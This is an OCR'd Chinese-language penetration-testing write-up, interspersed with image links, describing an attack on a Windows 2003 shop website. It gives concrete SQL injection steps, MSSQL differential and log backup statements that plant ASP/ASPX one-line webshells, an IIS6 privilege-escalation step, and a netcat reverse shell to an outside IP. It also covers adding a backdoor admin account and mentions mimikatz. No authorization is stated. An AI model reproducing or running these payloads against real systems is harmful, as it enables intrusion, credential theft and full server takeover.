

0x00 基础信息搜集

用 nmap，dirb 对目标主机进行扫描



可以发现目标主机开了好多服务 同时判断目标主机为 win2k3


远程桌面端口为 3800，随手测试了下 没有 shift 后门



通过目录扫描可以知道 网站后台目录为 /shop/admin/admin_login.asp


0x01 手动的网站检测

简单试了下 发现网站页面大多是有注入过滤的。于是转而想注册个用户 看能不能找上传点，传个 shell 试试。




注册页面发现报错，于是试试注册页面可不可以注入。


用 burpsuite 拦截这个包并保存为 sql.txt




开始注入检测



发现可以注入，mssql，于是先看一看当前用户




最高权限用户了，尝试执行 cmd 命令



执行失败 修复失败

于是想 先找到网站管理员账号密码 到网站后台传 shell

Sqlmap –r '/root/sql.txt' –current-db 查看当前数据库名




省略几步 直接查到管理员账号 密码，破解哈希后登录

Admin admin123

上传点貌似有问题。但是发现后台可以直接执行 sql 语句，而且后台的信息探针暴露了网站目录的绝对路径 E:\121\shop\
于是尝试数据库差异备份写 webshell
1.完整备份一次(保存位置当然可以改)
backup database 库名 to disk = 'c:\ddd.bak';--
2.创建表并插曲入数据
create table [dbo].[dtest] ([cmd] [image]);
insert into dtest(cmd)
values(0x3C25657865637574652872657175657374282261222929253E);--
3.进行差异备份
backup database 库名 to disk='目标位置\d.asp' WITH DIFFERENTIAL,FORMAT;--
上面
0x3C25657865637574652872657175657374282261222929253E
就是一句话木马的内容：<%execute(request("a"))%>


日志差异备份：
alter database fei set RECOVERY FULL;
create table cmd (a text);
backup log fei to disk = 'e:/cmd' with init;
insert into cmd (a) values ('<%@ Page Language="Jscript"%><%eval(Request.Item["pass"],"unsafe");%>');
backup log fei to disk = 'e:/121/aaa.aspx';
drop table cmd;
alter database fei set RECOVERY SIMPLE;

backup database fei to disk='e:/www.bak';
create table shell (a text);
insert into shell values ('<%eval request("a")%>');
backup database fei to disk='e:/121/shell.asp' WITH DIFFERENTIAL,FORMAT;--




写入成功。连接下试试
连接超时。。姿势是对的 重新试一试 （多次尝试之后通过日志增量备份传了一个 aspx 小


马，权限比 asp 大）



直接执行不了命令，于是找了个可写的目录上传一个 cmd




同时传了几个常用提权工具



Iis6 可以成功溢出得到 system 权限，但是执行 net 命令却总是失败。于是打算反弹个 shell 回来看看。

Kali 上执行：nc -vv -l -p 8888

在菜刀里执行：iis6 “nc –vv 10.163.202.188 8888 –e cmd.exe”



成功反弹了一个 system 权限的 shell 回来。试一下添加用户等操作

提示 拒绝访问，那我们自己传一个 net 试试

1.无 net 提权.exe

运行后系统会创建个管理组用户

用户名：wlozz

密码：wlozz

运行之后我们直接登陆试试


登陆成功。

其实到了这一步 我们不仅可以直接借助工具添加用户。也可以替换文件 实现 shift 后门

或者传一个木马 直接执行

或者用 wce mimikatz 等工具尝试抓明文密码或者哈希

抓明文截图：



木马上线截图：